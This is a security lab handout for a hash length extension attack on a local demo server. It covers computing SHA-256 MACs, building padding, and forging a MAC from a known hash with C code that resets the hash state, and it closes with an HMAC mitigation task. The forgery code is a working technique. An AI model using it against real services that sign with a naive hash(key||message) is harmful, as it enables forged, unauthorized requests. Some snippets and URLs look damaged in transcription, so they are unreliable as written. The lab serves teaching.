Hash Length Extension Attack Lab

When a client and a server communicate over the internet, they are subject to MITM attacks. An attacker can intercept the request from the client. The attacker may choose to modify the data and send the modified request to the server. In such a scenario, the server needs to verify the integrity of the request received. The standard way to verify the integrity of the request is to attach a tag called MAC to the request. There are many ways to calculate MAC, and some of the methods are not secure. MAC is calculated from a secret key and a message. A naive way to calculate MAC is to concatenate the key with the message and calculate the one way hash of the resulting string. This method seems to be fine, but it is subject to an attack called length extension attack, which allows attackers to modify the message while still being able to generate a valid MAC based on the modified message, without knowing the secret key.

The objective of this lab is to help students understand how the length extension attack works. Students will launch the attack against a server program; they will forge a valid command and get the server to execute the command.

Prerequisites

Download the Lab setup files into the working folder of the VM.

https://seedsecuritylabs.org/Labs_20.04/Crypto/Crypto_Hash_Length_Ext/

Step 1: Unzip Labsetup.zip file to your working directory. Open a terminal in the folder Labsetup and run the following commands:

```
$ docker-compose build
$ docker-compose up
```

Step 2: Open /etc/hosts as root in a text editor of your choice and append the following line:

```
10.9.0.80  www.seedlab-hashlen.com
```

Task 1: Send Request to List Files:

In this task, we send a benign request to the server so we can see how the server responds to the request. The request we want to send is as follows:

```
http://www.seedlab-hashlen.com/?myname=<name_or_srn>&uid=<uid>&lstcmd=1
&mac=<need-to-calculate>
```

Step 1: Finding UID
Go to Labsetup/image_flask/app/LabHome and open key.txt


This file contains multiple uid:key pairs. Choose one and use that uid in the request.

Step 2: Calculating mac command:

```
$ echo -n "<key>:myname=<name>&uid=<uid>&lstcmd=1" | sha256sum
```

Step 3: Sending the request
Fill in the uid and mac in the request and paste it in your browser.
Repeat steps for the request:

Note that CURL or wget will not work.
The landing page will look like this :


Length Extension Lab — Mozilla Firefox

Welcome to Firefox | Length Extension Lab

www.seedlab-hashlen.com/?myname=koji&uid=1001&lstcmd=1&mac=6635722

SEEDLabs

Hash Length Extension Attack Lab

Yes, your MAC is valid

List Directory

1. secret.txt
2. key.txt

Repeat steps for the request :

```
$ echo -n "<key>:myname=<name>&uid=<uid>&lstcmd=1&download=secret.txt" | sha256sum
```

```
http://www.seedlab-hashlen.com/?myname=<name_or_srn>&uid=<uid>&lstcmd=1&&download=secret.txt&mac=<need-to-calculate>
```

Share your observations with screenshots.

Task 2: Create Padding

To conduct the hash length extension attack, we need to understand how padding is calculated for one-way hash. The block size of SHA-256 is 64 bytes, so a message M will be padded to the multiple of 64 bytes during the hash calculation.

According to RFC 6234, paddings for SHA256 consist of one byte of \x80,followed by a many 0's, followed by a 64-bit (8 bytes) length field (the length is the number of bits in M).
Assume that the original message is M = "This is a test message". The length of M is 22 bytes, so the padding is 64 - 22 = 42 bytes, including 8 bytes of the length field. The length of M in terms of bits is 22*8 = 176 = 0×B0.

We generate padding executing the following script in a python shell:

```
payload = bytearray("<key>:myname=<name>&uid=<uid>&lstcmd=1", "utf8")
 length_field = (len(payload) * 8).to_bytes(8, "big")
padding = b"\x80" + b"\x00" * (64 - len(payload) - 1 - 8) + length_field
print("".join("\\x{:02x}".format(x) for x in padding))
# for url-encoding
print("".join("%{:02x}".format(x) for x in padding))
```

Note down the paddings generated.
Give screenshots of your output with observation.

Task 3: The Length Extension Attack

In this task, we will generate a valid MAC for a URL without knowing the MAC key. Assume that we know the MAC of a valid request R, and we also know the size of the MAC key. Our job is to forge a new request based on R, while still being able to compute the valid MAC.

Step 1: Substitute in the required values, then compile and run the following code

```
#include <stdio.h> #include <openssl/sha.h>
int main(int argc, const char *argv[])
{
	SHA256_CTX c;
	unsigned char buffer[SHA256_DIGEST_LENGTH]; int i;
	SHA256_Init(&c);
	SHA256_Update(&c,
		"123456:myname=<name>&uid=<uid>&lstcmd=1<padding_generated_in_task_
		2>”
		"&download=secret.txt",
		64 + 20);
	SHA256_Final(buffer, &c);
	for (i = 0; i < 32; i++){
		printf("%02x", buffer[i]);
	}
	printf("\n");
	return 0;
}
```

Commands

```
gcc calculate_mac.c -o calculate_mac -lcrypto
./calculate_mac
```

Note down the hash generated.

Step 2:

Visit the url
Format the attack URL as follows:

http://www.seedlab-hashlen.com/?myname=<name>&uid=<uid>&lstcmd=<url_encoded_padding>&download=secret.txt& mac=<mac generated in step 1>

Step 3: Perform Hash Length Extension Attack without the knowledge of the key

1. Choose an alternate uid:key pair (not the one you've been using so far)
2. Generate a legitimate request to list files using this uid:key pair (task 1). Note the URL down.
   We now know the uid, command and the hash. We do not know the key, which is required to generate a new mac in case of a new command. The attack involves attempting to run a different command (viewing the contents of secret.txt) without knowing the key.

Step 1: Run the following code after changing the parameters marked in <>
Code

```
#include <stdio.h>
#include <stdlib.h>
#include <arpa/inet.h>
#include <openssl/sha.h>
#include <string.h>
int main(int argc, const char *argv[]){
int i;
unsigned char buffer[SHA256_DIGEST_LENGTH];
SHA256_CTX c;
char hex[] = "< mac_in_new_request >";
char subbuffer[9]; SHA256_Init(&c);
for (i = 0; i < 64; i++)
        SHA256_Update(&c, "*", 1);
// MAC of the original message M (padded)
for (i = 0; i < 8; i++)
{
        strncpy(subbuffer, hex + i * 8, 8);
        subbuffer[8] = '\0';
        c.h[i] = htole32(strtol(subbuffer, NULL, 16));
}
// Append additional message
SHA256_Update(&c, "&download=secret.txt", 20);
SHA256_Final(buffer, &c);
for (i = 0; i < 32; i++)
{
        printf("%02x", buffer[i]);
}
printf("\n");
return 0;
}
```

Note down the new mac.

Step 2: Use the following script to generate a new padding

```
payload = bytearray("******:myname=<name>&uid=<new_uid>&lstcmd=1",'utf8')
        length_field = (len(payload)*8).to_bytes(8,'big')
padding = b'\x80' + b'\x00'*(64-len(payload)-1-8) + length_field
print(''.join('%{:02x}'.format(x) for x in padding))
```

Step 3: Create a new request using the padding and hash generated in the previous steps

http://www.seedlab-hashlen.com/?myname=<name>&uid=<new_uid>
lstcmd=<padding_generated>&download=secret.txt&mac=<new_mac>

Step 4: Visit the above generated URL and provide a screenshot of your observations.

Task 4: Mitigation Using HMAC

Run the following script and describe why a malicious request using length extension and extra commands will fail MAC verification when the client and server use HMAC.

Script

```
import hmac
import hashlib
key="123456"
message="lstcmd=1"
mac = hmac.new(bytearray(key.encode("utf-8")), msg=message.encode("utf-8",
    "surrogateescape"), digestmod=hashlib.sha256).hexdigest()
print(mac)
```

Commands:

```
python3 hmac_mitigation.py
echo -n "lstcmd=1" | openssl dgst -sha256 -hmac "123456"
```

Submit a detailed lab report with observations and screenshots for all tasks. Submit in pdf format. Provide explanation to the observations that are interesting.